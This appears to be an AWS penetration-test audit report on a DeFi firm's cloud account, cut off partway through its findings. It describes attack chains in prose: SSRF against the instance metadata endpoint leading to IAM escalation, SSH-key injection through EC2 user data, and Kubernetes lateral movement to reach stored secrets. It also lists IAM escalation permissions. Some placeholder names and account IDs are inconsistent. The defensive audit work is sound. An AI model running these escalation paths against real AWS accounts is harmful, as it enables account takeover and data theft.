# RESONANCE

VelocitySoft
Prototype Cloud Audit Report

Document Control

FINAL(v1.2)

Audit_Report_AWS-VELO-01_FINAL_12

Jul 1, 2024	○	v0.1	Engineer 1: Initial Draft
Jul 4, 2024	○	v0.2	Engineer 1: Added Findings
Jul 7, 2024	○	v0.3	Engineer 2: Added Findings
Jul 15, 2024	○	v0.5	Engineer 3: Final Draft
Jul 15, 2024	●	v1.0	PM: Approved
Jul 20, 2024	○	v1.1	Engineer 3: Retest
Jul 27, 2024	○	v1.2	Executive Management: Approved

Points of Contact	Jonathan Sterling	VelocitySoft Technologies	jonathan.sterling@velocitysoft.com
	CEO	Resonance	ceo@resonance.security
	PM	Resonance	pm@resonance.security
Testing Team	Engineer 1	Resonance	engineer 1@resonance.security
	Engineer 2	Resonance	engineer 2@resonance.security
	Engineer 3	Resonance	engineer3@resonance.security

Copyright and Disclaimer

Contents

Executive Summary

VelocitySoft contracted the services of Resonance to conduct a comprehensive security audit of their AWS Cloud infrastructure **between July 1, 2024–July 15, 2024**. The primary objective of the assessment was to identify any potential security vulnerabilities and ensure the secure configuration and deployment of resources within AWS **PROD** account (**111111111111**) of VelocitySoft**.**

During the engagement, Resonance allocated **3 engineers** to perform the security review. The team, comprising an expert with deep experience in cloud security, specifically within the AWS ecosystem, dedicated **10 days** to the project. Their expertise includes specialized skills in advanced penetration testing, cloud-native services vulnerabilities, and a strong understanding of AWS best practices and security measures.

The project's test targets, overview, and coverage details related to the AWS environment are available throughout the subsequent sections of the report.

The ultimate goal of the audit was to provide **VelocitySoft** with a detailed summary of the findings, including any identified vulnerabilities, and recommendations to rectify any discovered risks within the AWS target account. The results of the audit are presented in detail further below.

System Overview

VelocitySoft operates a decentralized exchange platform that allows users to lend, swap tokens, and engage in various trading operations. While the core functionalities of this platform are anchored in smart contracts, its Information System (IS) depends on some AWS infrastructure elements.

Within this hybrid environment, Example Finance integrates several AWS-based components into its operational workflow. These components provide essential services such as data storage, analytics, monitoring, and potentially sensitive administrative functions.

However, as with any integration, the merging of a decentralized environment with centralized AWS infrastructure introduces a potential attack vector. An improperly secured AWS environment could be exploited, potentially affecting the integrity and security of **VelocitySoft** overall DeFi protocol. It's imperative to ensure that cloud infrastructure is fortified against potential security threats.

Repository Coverage and Quality

Code	Tests	Documentation
N/A	N/A	N/A

Target

The main objective of this security audit is to comprehensively evaluate the security posture of all resources inside both Example AWS accounts. This involves identifying potential misconfigurations, vulnerabilities, and security weaknesses that might expose the infrastructure to potential threats or compromise.

Target Account:

- AWS Account ID : `111111111111` (Prod Env);

Access Mechanism:

- Configuration Review + Architecture Review + Governance Review:

- For the purpose of this audit, Example Finance has provisioned a cross-account role. This role is equipped with the AWS managed policy for security readers, which will allow our Resonance security team to access and assess the targeted account's resources without making any modifications. The role ensures that our audit will be conducted in a non-disruptive manner, with the ability to view configurations and access patterns, without the capability to alter any settings.

- AWS Gray Box Pentest:

- Permissions of a typical developer user in order to simulate the scenario of an engineer being compromised with access to the AWS production account.
- Permissions an application might have on EC2, Lambda, or another execution service.

Methodology

In the context of security audits, Resonance's primary objective is to portray the workflow of a real-world cyber attack against an entity or organization, and document in a report the findings, vulnerabilities, and techniques used by malicious actors. While several approaches can be taken into consideration during the assessment, Resonance's core value comes from the ability to correlate automated and manual analysis of system components and reach a comprehensive understanding and awareness with the customer on security-related issues.

Resonance implements several and extensive verifications based off industry's standards, such as, identification and exploitation of security vulnerabilities both public and proprietary, static and dynamic testing of relevant workflows, adherence and knowledge of security best practices, assurance of system specifications and requirements, and more. Resonance's approach is therefore consistent, credible and essential, for customers to maintain a low degree of risk exposure.

Ultimately, product owners are able to analyze the audit from the perspective of a malicious actor and distinguish where, how, and why security gaps exist in their assets, and mitigate them in a timely fashion.

AWS Cloud Audit Methodology

The AWS Cloud Audit covers the following areas:

1. **General AWS Account Security Assessment**

   - Evaluate the overall security level of the AWS account in question.
   - Identify any configuration and process discrepancies against best practices.
   - Suggest measures to enhance system security.

2. **IaaS and PaaS Configuration**

   - Secure configuration of server instances.
   - Secure setup of databases.
   - Security group configurations and network settings.
   - Secure storage space settings.

3. **IAM Status**

   - Identification of dormant accounts.
   - Federations and their security status.
   - Dangerous policy definitions.
   - Password policies and their robustness.

4. **Cloud Architecture**

   - Segmentation of tenants, accounts, and projects.
   - Architecture and network openness between accounts.
   - Logging systems and their security configuration.

5. **Organizational Structure**

   - Support role definitions and responsibilities.

- Management of the root account and its access.

6. **AWS Penetration Testing**

   - Attempt privilege escalation using ReadOnly privileges to identify any potential weaknesses.
   - Evaluate potential risks using permissions a typical developer might possess.
   - Examine permissions an application might have, especially on commonly used services like EC2 or Lambda.

Severity Rating

Security findings identified by Resonance are rated based on a Severity Rating which is, in turn, calculated off the **impact** and **likelihood** of a related security incident taking place. This rating provides a way to capture the principal characteristics of a finding in these two categories and produce a score reflecting its severity. The score can then be translated into a qualitative representation to help customers properly assess and prioritize their vulnerability management processes.

The **impact** of a finding can be categorized in the following levels:

1. Weak - Inconsequential or minimal damage or loss

2. Medium - Temporary or partial damage or loss

3. Strong - Significant or unrecoverable damage or loss

The **likelihood** of a finding can be categorized in the following levels:

1. Unlikely - Requires substantial knowledge or effort or uncontrollable conditions

2. Likely - Requires technical knowledge or no special conditions

3. Very Likely - Requires trivial knowledge or effort or no conditions

	Likelihood		
Impact	Very Likely	Likely	Unlikely
Strong	Critical	High	Medium
Medium	High	Medium	Low
Weak	Medium	Low	Info

Findings

During the security audit, several findings were identified to possess a certain degree of security-related weaknesses. These findings, represented by unique IDs, are detailed in this section with relevant information including Severity, Category, Status, Code Section, Description, and Recommendation. Further extensive information may be included in corresponding appendices should it be required.

An overview of all the identified findings is outlined in the table below, where they are sorted by Severity and include a **Remediation Priority** metric asserted by Resonance's Testing Team. This metric characterizes findings as follows:

"Quick Win" Requires little work for a high impact on risk reduction.

"Standard Fix" Requires an average amount of work to fully reduce the risk.

"Heavy Project" Requires extensive work for a low impact on risk reduction.

RES-01	Root User Without MFA		Unresolved
RES-02	SSRF Exploitation Leading to AWS IAM Privilege Escalation		Unresolved
RES-03	Privilege Escalation Through RCE, K8s and IAM Role Misconfiguration		Resolved
RES-04	Insecure S3 Bucket Permissions Lead to Data Exposure		Resolved
RES-05	Privilege Escalation and Unauthorized Access to EC2 Instance via Instance Attribute Manipulation		Resolved
RES-06	Privileged Users Without MFA		Resolved
RES-07	Privilege Escalation Risk in IAM Group devops through "kubernetes" Policy		Resolved
RES-08	Excessive Privileges in IAM Group "devops"		Resolved
RES-09	Privilege Escalation Risk in IAM Group "Kubernetes" through Certain Policies		Resolved
RES-10	Absence of Defined and Documented Access Management Process		Resolved
RES-11	Root User Lacks Hardware MFA		Resolved
RES-12	RDS Publicly Accessible		Resolved
RES-13	CMK Not in Use		Resolved

RES-14	SSH Open to the Whole Internet		Resolved
RES-15	Insufficient DRP Documentation and Policies		Resolved
RES-16	No Role Attribution Matrix Document is Defined		Resolved
RES-17	Unused Security Groups		Resolved
RES-18	Users With IAM Policies Directly Attached		Unresolved
RES-19	Absence of SCP Policies to Block Unused AWS Regions		Acknowledged
RES-20	EC2 Instances Without IMDSv2		Resolved
RES-21	ECR Private Repositories Without Tag Immutability Configured		Acknowledged
RES-22	Lack of SCP Policy to Deny Users to Leave Organization		Resolved
RES-23	Security Group Opens Non-Web Ports to All		Resolved
RES-24	Absence of Infrastructure as Code		Resolved
RES-25	Lack of Documentation on Network Topology, Management, and Filtering Rules		Unresolved
RES-26	EKS Cluster API Endpoint Access is Public		Acknowledged
RES-27	No Traceability of Architectural Changes		Resolved

Root User Without MFA

Description

Root user does not have Multi-Factor Authentication enabled in the legacy account **111111111111**, if Root user account gets compromised you will lose control of all of your AWS resources.

In addition, no robust password policy is in place and the root user account was recently used (2023-08-13T00:20:48+00:00). The combination of all these vulnerabilities makes the lack of MFA on the root user account **critical**.

Recommendation

The root user is the owner of the account; therefore you should take special security control over it, and enforce Multi-Factor Authentication, if its possible enable MFA with Hardware MFA.

SSRF Exploitation Leading to AWS IAM Privilege Escalation

High   **RES-AWS-VELO-0102**   IAM   **Unresolved**

Description

During the penetration test of the AWS production account, a critical vulnerability was discovered that allowed unauthorized access to AWS IAM credentials by any user of the **backoffice** web application via Server-Side Request Forgery (SSRF) web vulnerability exploitation. This vulnerability enabled the pentest team to compromise the **i-2e3a7b1f6c8e2** EC2 instance metadata, obtaining temporary AWS credentials with significant privileges, including `iam:PassRole`, `ec2:RunInstances`, and `ssm:*`.

The pentest team successfully exploited an SSRF vulnerability in an application hosted on **VelocitySoft's** AWS infrastructure. By manipulating the application to send requests to `http://169.254.169.254/latest/meta-data/iam/security-credentials/ec2-default-ssm/` and compromising AWS IAM credentials with `iam:PassRole`, `ec2:RunInstances`, and `ssm:*` permissions, privileges were successfully escalated within **VelocitySoft's** AWS environment. This was achieved by identifying and passing the `admin-session-2` IAM role with full administrative permissions, launching an EC2 instance with the appropriate instance profile (`admin-sessions-in-pr`), and using AWS Systems Manager (SSM) to retrieve administrative credentials (`ec2admin`).

This vulnerability posed a critical risk to **VelocitySoft**, allowing **total takeover** of its AWS environment. This included unauthorized access, data exfiltration, service disruption, and significant financial and reputational damage. The compromise of administrative privileges enabled the attacker to manipulate AWS resources, compromising the confidentiality, integrity, and availability of the AWS environment.

Recommendation

- **Mitigate SSRF Vulnerabilities:**
  - Implement strict input validation and filtering to prevent SSRF attacks in web applications and APIs.

- **Least Privilege Principle:**
  - Apply the principle of least privilege to IAM roles, restricting `iam:PassRole`, `ec2:RunInstances`, and `ssm:*` permissions to only necessary roles and services.

- **Monitor AWS Activity:**
  - Enable AWS CloudTrail logging with proactive monitoring and alerting to detect and respond to unauthorized activities and privilege escalations promptly.

- **Regular Security Audits:**
  - Conduct regular security assessments and penetration testing to identify and remediate vulnerabilities, including SSRF and IAM privilege escalation issues.

Privilege Escalation Through RCE, K8s and IAM Role Misconfiguration

High   **RES-AWS-VELO-0103**   IAM   **Resolved**

Description

During the penetration test of the AWS production account, a critical vulnerability was discovered that allowed RCE on the **StandardCore** web application via RCE web vulnerability exploitation. The instance was a K8s pod, which allowed lateral movement to other pods. The service account token of one of the pods had excessively permissive privileges, which allows for the retrieval of the secrets of the account's Secrets Manager.

The pentest team successfully, using **developer** credentials, identified an entry point to a web application by describing the ELB.

Using this entry point, they managed to exploit the RCE on the **StandardCore** web application, allowing them to compromise the EC2 instance on which the web application ran. From there the team laterally moved between K8s pods and using a service account token which was discovered on the **webapp-dev** pod and the fact that the **/** directory was mounted on a local directory of the said pod, they were able to retrieve the credentials associated with that service accounts.

Using these credentials, the team was able to assume the IAM role, in order to list and retrieve the secrets in the account's Secrets Manager.

Recommendation

- **Remediation of RCE Vulnerability:**

  – **Patch Vulnerabilities:** Regularly update and patch web applications to fix known vulnerabilities.
  – **Code Review:** Conduct regular code reviews and vulnerability assessments to identify and fix RCE vulnerabilities.
  – **Input Validation:** Implement proper input validation and sanitization to prevent malicious code execution.

- **Kubernetes Security:**

  – **Restrict Access to Kubernetes API:** Ensure that access to the Kubernetes API is restricted to only necessary users and services.
  – **Network Policies:** Implement network policies to restrict communication between pods to only necessary traffic.
  – **Least Privilege:** Assign the minimum required privileges to Kubernetes service accounts Moreover, Avoid mounting the root directory (/) of the host into any directory within a pod.

- **AWS Security:**

  – **IAM Policies:** Review and tighten IAM policies to ensure that only necessary permissions are granted.
  – **Role-Based Access Control:** Implement role-based access control (RBAC) to enforce the principle of least privilege.
  – **Audit and Monitoring:** Enable CloudTrail logs to monitor and audit IAM role usage and API actions.

    © 2024 Resonance Security, Inc

Status

The vulnerability has been resolved.

The RCE vulnerability is no longer valid. Moreover, host directories are not mounted onto pods' filesystems and the `elb:describe-load-balancers` permission has been removed from the **developer** IAM group.

© 2024 Resonance Security, Inc

Insecure S3 Bucket Permissions Lead to Data Exposure

High   **RES-AWS-VELO-0104**   Sensitive Data Exposure   **Resolved**

Description

A critical security vulnerability has been identified in the VelocitySoft AWS production account. The vulnerability stems from misconfigured S3 bucket permissions, which allow all users within the AWS IAM group "Developers" unrestricted access to sensitive data stored in an S3 bucket. This exposure poses a significant risk as it can lead to unauthorized data access, data leakage, and potential data breaches.

- **Affected Resource**: S3 bucket named `velosoft-sensitive-data-bucket-921234892411`

- **Affected IAM Group**: Developers

Unauthorized users can access and exfiltrate sensitive customer data and social security numbers:

Figure 5.1: Objects in the bucket

Recommendation

Review and Restrict IAM Policies byAuditing all IAM policies to ensure the principle of least privilege is enforced. Also, you should remove or restrict the `s3:ListBucket, s3:GetObject, s3:ListAllMyBuckets`, and `s3:GetBucketLocation` permissions from users and groups that do not require them.

Privilege Escalation and Unauthorized Access to EC2 Instance via Instance Attribute Manipulation

High   **RES-AWS-VELO-0105**   Access Control   **Resolved**

Description

During the penetration test of the AWS environment, a vulnerability was discovered that allowed unauthorized access of members of the **developer** IAM group to EC2 instances by manipulating the user data attribute of these instances. This vulnerability leverages the extended privileges of the **developer** user group `ec2:ModifyInstanceAttribute`, `ec2:StartInstances`, and `ec2:StopInstances` APIs to inject malicious scripts into the **i-4f3d7a9c1e8b5h6g2** instance user data, enabling instance takeover with root privileges.

For this vulnerability to be exploited, a multi-part MIME script was created to inject Resonance's SSH key into the target EC2 instance. Using the `aws ec2 modify-instance-attribute` command the user data attribute of the target EC2 instance was modified, and once restarted, SSH access was then obtained using our key.

This vulnerability can be exploited to run root level commands on EC2 instances, leading to unauthorized access to EC2 instances, potential data theft, instance manipulation, and further lateral movement within the AWS environment. The integrity, confidentiality, and availability of the organization's cloud resources can be compromised.

Recommendation

- **Restrict Permissions:** Ensure that permissions to execute `ec2:ModifyInstanceAttribute`, `ec2:StartInstances`, and `ec2:StopInstances` APIs are granted only to authorized users.

- **Monitor User Data Changes:** Implement monitoring and alerting for changes to EC2 instance user data attributes.

- **Instance Security Hardening:** Regularly review and harden instance configurations to prevent unauthorized access.

- **Audit Logs:** Enable and review CloudTrail logs to detect suspicious activities related to instance attribute modifications.

- **Implement IAM Policies:** Use IAM policies to enforce the principle of least privilege and restrict API actions to necessary roles only.

Status

The vulnerability has been resolved. The `ec2:ModifyInstanceAttribute`, `ec2:StartInstances`, and `ec2:StopInstances` privileges have been removed from the developer IAM group and the Least Privilege principle was implemented to ensure API actions have been restricted to necessary roles only.

Moreover, CloudTrail logs have been enabled and configured to monitor and detect suspicious activities related to instance attribute modifications.

Privileged Users Without MFA

High **RES-AWS-VELO-0106** IAM **Resolved**

Description

In the main account (Account ID: **111111111111**), several users with high privileges do not have Multi-Factor Authentication (MFA) enabled. This presents a significant security risk, as these users possess the ability to make critical changes to the AWS environment. If their credentials are compromised, attackers can leverage these privileges to inflict substantial damage or expose sensitive information.

Affected Users in PROD main account 111111111111:

arn:aws:iam::111111111111:user/devops with policies:

- arn:aws:iam::aws:policy/AWSCertificateManagerFullAccess via the "devops" IAM Group;

- arn:aws:iam::aws:policy/AWSMarketplaceFullAccess via the "devops" IAM Group;

- arn:aws:iam::aws:policy/AmazonDynamoDBFullAccess via the "devops" IAM Group;

- arn:aws:iam::aws:policy/AmazonEC2FullAccess via the "devops" IAM Group;

- arn:aws:iam::aws:policy/AmazonRDSFullAccess via the "devops" IAM Group;

- arn:aws:iam::aws:policy/AmazonRedshiftFullAccess via the "devops" IAM Group;

- arn:aws:iam::aws:policy/AmazonRoute53FullAccess via the "devops" IAM Group;

- arn:aws:iam::aws:policy/AmazonS3FullAccess via the "devops" IAM Group;

- arn:aws:iam::aws:policy/AmazonSSMFullAccess directly attached to the devops user;

- kubernetes customer inline policy via the "devops" IAM Group.

arn:aws:iam::111111111111:user/user1 with policies:

- arn:aws:iam::aws:policy/AWSCertificateManagerFullAccess via the "devops" IAM Group;

- arn:aws:iam::aws:policy/AWSMarketplaceFullAccess via the "devops" IAM Group;

- arn:aws:iam::aws:policy/AmazonDynamoDBFullAccess via the "devops" IAM Group;

- arn:aws:iam::aws:policy/AmazonEC2FullAccess via the "devops" IAM Group;

- arn:aws:iam::aws:policy/AmazonRDSFullAccess via the "devops" IAM Group;

- arn:aws:iam::aws:policy/AmazonRedshiftFullAccess via the "devops" IAM Group;

- arn:aws:iam::aws:policy/AmazonRoute53FullAccess via the "devops" IAM Group;

- arn:aws:iam::aws:policy/AmazonS3FullAccess via the "devops" IAM Group;

- kubernetes customer inline policy via the "devops" IAM Group.

arn:aws:iam::111111111111:user/user2 with policies:

- arn:aws:iam::aws:policy/AWSCertificateManagerFullAccess via the "devops" IAM Group;

- arn:aws:iam::aws:policy/AWSMarketplaceFullAccess via the "devops" IAM Group;

- arn:aws:iam::aws:policy/AmazonDynamoDBFullAccess via the "devops" IAM Group;

- arn:aws:iam::aws:policy/AmazonEC2FullAccess via the "devops" IAM Group;

- arn:aws:iam::aws:policy/AmazonRDSFullAccess via the "devops" IAM Group;

- arn:aws:iam::aws:policy/AmazonRedshiftFullAccess via the "devops" IAM Group;

- arn:aws:iam::aws:policy/AmazonRoute53FullAccess via the "devops" IAM Group;

- arn:aws:iam::aws:policy/AmazonS3FullAccess via the "devops" IAM Group;

- kubernetes customer inline policy via the "devops" IAM Group.

Without MFA, **these high-privilege accounts are vulnerable to unauthorized access through compromised credentials**. An attacker gaining access to any of these accounts could potentially:

- Alter or delete critical infrastructure and data.

- Launch new resources that could incur significant costs.

- Exfiltrate sensitive information.

- Disrupt services and applications dependent on these resources.

Recommendation

Users with elevated privileges should have additional layers of security to prevent unauthorized access:

- Enforce Multi-Factor Authentication for all privileged users immediately. This adds an extra layer of security by requiring two or more verification methods – something the user knows (password), something the user has (security token or phone), or something the user is (biometric verification).

Status

The MFA has been set up on all user accounts.

Privilege Escalation Risk in IAM Group devops through "kubernetes" Policy

High   **RES-AWS-VELO-0107**   IAM   **Resolved**

Description

The IAM service is designed to allow organizations to manage users and user permissions in AWS securely. However, certain permissions, if granted inappropriately, can be exploited to escalate privileges, bypassing intended access controls.

Inside Prod account **1111111111111**, members of the **devops** IAM group have permissions that allow them to both create new versions of IAM policies (`iam:CreatePolicyVersion`) and update the trust relationships of roles (`iam:UpdateAssumeRolePolicy`) on **every resources**. These permissions, especially when granted on wildcard resources, can be exploited.

A malicious or compromised user within the **devops** group could potentially abuse these permissions to escalate their privileges. This can be achieved by altering existing IAM **customer managed policies binded to an IAM Role inside the account**.

Recommendation

1. **Refine Group Policies**: Assess the "kubernetes" inline policy and consider removing or refining the permissions that could lead to privilege escalation, such as `iam:CreatePolicyVersion`.

2. **Least Privilege**: Ensure that IAM permissions, especially those associated with operational groups, strictly adhere to the principle of least privilege.

3. **IAM Policy Auditing**: Regularly audit and review IAM policies to ensure they are free from exploitable permissions.

4. **Security Monitoring**: Employ AWS-native or third-party solutions to continuously monitor IAM activities, and set alerts for suspicious or unauthorized actions.

5. **Educate Team**: Ensure that all team members understand the risks associated with privileged IAM permissions.

Status

Dangerous IAM actions have been removed from the "kubernetes" policy.

Excessive Privileges in IAM Group "devops"

Description

The "devops" IAM group, represented by the ARN `arn:aws:iam::1111111111:group/devops`, is provisioned with multiple AWS managed policies that grant extensive permissions across a broad range of AWS services. Such expansive permissions can raise the potential risk from unintentional or malevolent actions. It's imperative to observe the principle of least privilege to curtail this risk and maintain a robust AWS security posture.

The AWS managed policies currently associated with this group allow unrestrained access to various AWS resources. This can lead to substantial, inadvertent, or detrimental modifications to these services.

- ARN: `arn:aws:iam::111111111:group/devops`

Policies Attached to the devops Group:

- AmazonDynamoDBFullAccess: Full access to Amazon DynamoDB.

- AmazonEC2FullAccess: Full access to Amazon EC2.

- AmazonRedshiftFullAccess: Full access to Amazon Redshift.

- AmazonRDSFullAccess: Full access to Amazon RDS.

- AmazonRoute53FullAccess: Full access to all Amazon Route 53 services.

- AmazonS3FullAccess: Full access to all S3 buckets.

- AWSMarketplaceFullAccess: Grants ability to manage AWS Marketplace subscriptions.

- AWSCertificateManagerFullAccess: Full access to AWS Certificate Manager (ACM).

- kubernetes: A custom inline policy.

Users in "devops" Group:

- ARN: `arn:aws:iam::1111111111:user/devops`

- ARN: `arn:aws:iam::1111111111:user/developer1`

- ARN: `arn:aws:iam::1111111111:user/developer2`

Recommendation

1. **Restrict Group Policies**: Reevaluate the attached policies for the "devops" group and refine them to offer only the permissions essential for the group's operational tasks. Remove superfluous permissions.

2. **Routine IAM Audits**: Implement a regular audit schedule for IAM users, roles, and policies. This will ensure permissions remain concise and aren't excessively permissive.

3. **Team Awareness**: Ensure team members recognize the associated risks of broad permissions and are familiar with AWS's best practices for IAM.

4. **Monitor IAM Activity**: Use monitoring solutions like AWS CloudTrail to oversee IAM activities. Set up alerts for unusual or unauthorized activities.

Status

Policies that are too permissive have been removed from the IAM devops group.

Privilege Escalation Risk in IAM Group "Kubernetes" through Certain Policies

High   RES-AWS-VELO-0109   IAM   Resolved

Description

The IAM service is designed to allow organizations to manage users and user permissions in AWS securely. However, certain permissions, if granted inappropriately, can be exploited to escalate privileges, bypassing intended access controls.

Affected IAM group:

- **IAM Group**: arn:aws:iam::111111111111:group/Kubernetes

Affected Users inside this IAM group:

1. **User Name**: devops

    - **User ARN**: arn:aws:iam::111111111111:user/devops

2. **User Name**: developer1

    - **User ARN**: arn:aws:iam::111111111111:user/developer1

3. **User Name**: developer2

    - **User ARN**: arn:aws:iam::111111111111:user/developer2

Policies attached to the IAM group:

1. ECRFullAccess

2. ForbidWeightsRemoving

3. Kubernetes_all

4. Kubernetes_eks

5. Kubernetes_iam

These dangerous permissions mean that users in the **Kubernetes** group have the potential capability to escalate their privileges within the AWS environment, thereby compromising the overall security posture.

These dangerous permissions are:

- iam:CreatePolicyVersion (**Kubernetes_all policy is affected)**

- iam:PutGroupPolicy

- iam:PutRolePolicy (**Kubernetes*all and Kubernetes*iam policies are affected**)

- iam:PutUserPolicy

© 2024 Resonance Security, Inc

- iam:AttachGroupPolicy

- iam:AttachRolePolicy (**Kubernetes_iam policy is affected)**

- iam:AttachUserPolicy

- iam:CreatePolicyVersion

- iam:SetDefaultPolicyVersion

- iam:AddUserToGroup

- iam:CreateLoginProfile

- iam:UpdateLoginProfile

- iam:CreateAccessKey

- iam:CreateRole (**Kubernetes_all *and* Kubernetes_iam policies are affected**)

- sts:assumerole

Users with these permissions can perform a variety of actions that can lead to privilege escalation, such as:

- Creating and attaching new policies that grant additional permissions.

- Modifying existing policies to elevate privileges.

- Creating new roles or modifying existing ones to assume higher privileges.

- Adding users to groups with higher permissions.

- Creating access keys or login profiles, thereby gaining access to sensitive resources and operations.

If an attacker compromises a user in this group, they could exploit these permissions to gain unauthorized access to critical AWS resources, disrupt operations, or exfiltrate sensitive data.

Recommendation

1. **Refine Group Policies**: Assess the "kubernetes" inline policy and consider removing or refining the permissions that could lead to privilege escalation, such as `iam:CreatePolicyVersion`.

2. **Least Privilege**: Ensure that IAM permissions, especially those associated with operational groups, strictly adhere to the principle of least privilege.

3. **IAM Policy Auditing**: Regularly audit and review IAM policies to ensure they are free from exploitable permissions.

4. **Security Monitoring**: Employ AWS-native or third-party solutions to continuously monitor IAM activities, and set alerts for suspicious or unauthorized actions.

5. **Educate Team**: Ensure that all team members understand the risks associated with privileged IAM permissions.

Status

Policies that are too permissive have been removed from the IAM "Kubernetes" group.

Absence of Defined and Documented Access Management Process

Description

Effective access management is foundational to ensuring security and operational efficiency within a cloud infrastructure. A transparent and well-documented process not only facilitates secure access but also ensures accountability and traceability of all access-related activities. For the AWS production environment, no formalized documentation detailing the procedures for managing and reviewing access is in place.

Impact:

1. **Security Risks**: Without a clear access management process, there's potential for unauthorized access or misuse of permissions, leading to vulnerabilities.

2. **Operational Inefficiency**: The lack of a clear process can result in delays in providing access, causing operational inefficiencies.

3. **Lack of Traceability and Accountability**: The absence of a process means no recorded trail of who has access and why, making it challenging to audit or review.

Recommendation

Develop a comprehensive access management process for the aws production account, adhering to the core principles outlined below:

1. **Request**: All access requests should be logged and maintained for transparency and future audits.

2. **Validation**: Clearly identified validators must be assigned for every access scope. Every validation action should be justified and logged.

3. **Assignment**: Access rights must be allocated only by designated personnel to ensure proper control.

4. **Review**: Regular reviews of assigned rights should be carried out to guarantee they remain relevant and to identify and revoke any unnecessary or outdated access.

Then, incorporate this process into the official documentation to ensure transparency and easy reference.

Status

Documentation including a procedure has been put in place.

Root User Lacks Hardware MFA

Description

The AWS account root user of the production main account **111111111111** is not configured to use a hardware multi-factor authentication (MFA) device for sign-in. Utilizing only virtual MFA devices or having MFA disabled for the root user introduces higher risk. The root user has the highest privileges, and if compromised, the entire AWS environment can be at risk.

While virtual MFA devices can provide a level of security, hardware MFA devices are recommended for their superior security measures. Using only a virtual MFA is generally seen as an interim solution while awaiting the acquisition or deployment of a hardware device.

Recommendation

To significantly reduce the risk of unauthorized access to the root user account:

1. Enable hardware MFA for the root user account immediately. Hardware MFA devices, including both time-based one-time password (TOTP) and Universal 2nd Factor (U2F) tokens, offer more stringent security compared to their virtual counterparts.

2. If there's a delay in procuring a hardware MFA device, use a virtual MFA as a temporary measure. Transition to the hardware device as soon as possible.

Status

The client has configured a Yubikey key for the root user account.

RDS Publicly Accessible

Description

Having RDS instances set as publicly accessible means that they are reachable through the internet, and a public IP will be assigned to them. Even if access might be restricted using strong credentials, enabling this option is not recommended. If an attackers obtain your RDS endpoints and credentials, they can access it via the internet.

Affected Resources (111111111111):

- rds1-xyz: rds1-xyz.us-east-1.rds.amazonaws.com

- rds2-abc: rds2-abc.us-east-1.rds.amazonaws.com

Publicly accessible RDS instances expose the database to the internet, increasing the attack surface.

Recommendation

Create a private subnet without an internet gateway attached to its route table, and place your RDS instance there, only your internal services should be able to access your RDS instance.

Make sure that no public Ips are being assigned to your rds instance by disabling the `Publicly Accessible` setting.

References:

- Move an Amazon RDS DB instance from a public subnet to private subnet

Status

RDS instances are no longer publicly exposed.

CMK Not in Use

Description

Not utilizing CMKs (Customer Managed Key) in AWS services might pose a risk, leaving sensitive data potentially exposed and not adhering to the best practices adopted by major industry players. **It's more than just encryption; it's about giving data control back to enterprise customers while retaining the required access for software/SaaS app features**.

Affected Resources (production account 111111111111):

S3 Buckets:

- **Bucket Name:** anonymized-bucket-1

